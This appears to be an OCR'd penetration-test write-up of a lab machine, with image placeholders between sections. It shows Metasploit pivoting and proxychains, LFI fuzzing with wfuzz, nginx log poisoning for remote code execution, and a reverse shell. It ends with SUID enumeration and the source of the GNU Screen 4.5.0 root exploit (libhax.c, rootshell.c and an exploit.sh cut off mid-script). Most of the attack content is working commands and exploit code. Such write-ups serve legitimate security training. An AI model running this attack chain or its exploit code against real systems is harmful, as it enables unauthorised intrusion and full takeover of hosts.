
Pivoting

```
meterpreter > run autoroute -s 192.168.57.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 192.168.57.0/255.255.255.0 ...
[+] Added route to 192.168.57.0/255.255.255.0 via 192.168.56.107
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.57.0       255.255.255.0      Session 3
```


```
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost ⇒ 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 9050
srvport ⇒ 9050
msf6 auxiliary(server/socks_proxy) > set version 4a
version ⇒ 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

As last step “socks4 127.0.0.1 9050” line was included in the “/etc/proxychains4.conf” file of the attacker machine. Hence, the pivoting is done and the 192.168.57.10 host can be scanned for open ports from the attacker machine.

Discovery of open port 80 at host 192.168.57.10




Local File Inclusion on thankyou.php page - 1




Local File Inclusion on thankyou.php page - 2

```
┌──(kali㉿kali)-[~/Desktop/Windows]
└─$ proxychains wfuzz -c -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt  -u "http://192.16
8.57.10/thankyou.php?file=FUZZ"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfu
zz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************
```




Local File Inclusion to Remote Code Execution - 1

Firstly, php code to execute system commands was inserted to the error.log file of the nginx server.




Local File Inclusion to Remote Code Execution - 2

Secondly, the “ls” command worked when tested. That happened because the error file has the “cmd” variable injected to execute system commands.




Gaining Initial Access to host 192.168.57.10 - 1

Firstly, a second session on host 192.168.56.107 was created to act as a listener and get the shell from 192.168.57.10 since the machine has a 2nd ipv4 address: 192.168.57.8.



Gaining Initial Access to host 192.168.57.10 - 2



SP upgraded the shell to tty. It was still buggy and in need of pressing <enter> 3 times to execute a command but still it wasn't an obstacle to continue trying to own the whole host 192.168.57.10.

Suspicious command with SUID privileges and possible LPE point

```
www-data@dc-5:~/html$ find / -perm -04000 -type f -ls 2> /dev/null

www-data@dc-5:~/html$

www-data@dc-5:~/html$
find / -perm -04000 -type f -ls 2> /dev/null
   703    40 -rwsr-xr-x   1 root     root        40168 May 18  2017 /bin/su
  1699    40 -rwsr-xr-x   1 root     root        40000 Mar 30  2015 /bin/mount
  1700    28 -rwsr-xr-x   1 root     root        27416 Mar 30  2015 /bin/umount
 17047  1408 -rwsr-xr-x   1 root     root      1441352 Apr 19  2019 /bin/screen-4.5.0
131181    76 -rwsr-xr-x   1 root     root        75376 May 18  2017 /usr/bin/gpasswd
145348    88 -rwsr-sr-x   1 root     mail        89248 Nov 19  2017 /usr/bin/procmail
144697    56 -rwsr-sr-x   1 daemon   daemon      55424 Sep 30  2014 /usr/bin/at
131182    56 -rwsr-xr-x   1 root     root        54192 May 18  2017 /usr/bin/passwd
131178    56 -rwsr-xr-x   1 root     root        53616 May 18  2017 /usr/bin/chfn
135286    40 -rwsr-xr-x   1 root     root        39912 May 18  2017 /usr/bin/newgrp
131179    44 -rwsr-xr-x   1 root     root        44464 May 18  2017 /usr/bin/chsh
 12511   456 -rwsr-xr-x   1 root     root       464904 Mar 25  2019 /usr/lib/openssh/ssh-keysign
144896   288 -rwsr-xr--   1 root     messagebus    294512 Nov 22  2016 /usr/lib/dbus-1.0/dbus-daemon-launch-hel
per
139766    12 -rwsr-xr-x   1 root     root        10104 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
144853  1008 -rwsr-xr-x   1 root     root      1031296 Feb 11  2018 /usr/sbin/exim4
 12491    92 -rwsr-xr-x   1 root     root        90456 Aug 13  2014 /sbin/mount.nfs
www-data@dc-5:~/html$
```

```
┌──(kali㉿kali)-[~/Desktop/Windows]
└─$ searchsploit screen 4.5
 Exploit Title                                             |  Path
-----------------------------------------------------------|---------------------------------
GNU Screen 4.5.0 - Local Privilege Escalation              | linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC)        | linux/local/41152.txt
-----------------------------------------------------------|---------------------------------
Shellcodes: No Results
```

Transfer needed file to host 192.168.57.8 to re-transfer them to 192.168.57.10 and perform the LPE process

```
┌──(kali㉿kali)-[~/Desktop/Linux]
└─$ cat libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```

```
┌──(kali㉿kali)-[~/Desktop/Linux]
└─$ cat rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```

```
┌──(kali㉿kali)-[~/Desktop/Linux]
└─$ cat exploit.sh
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file ..."
cd /etc
umask 000 # because
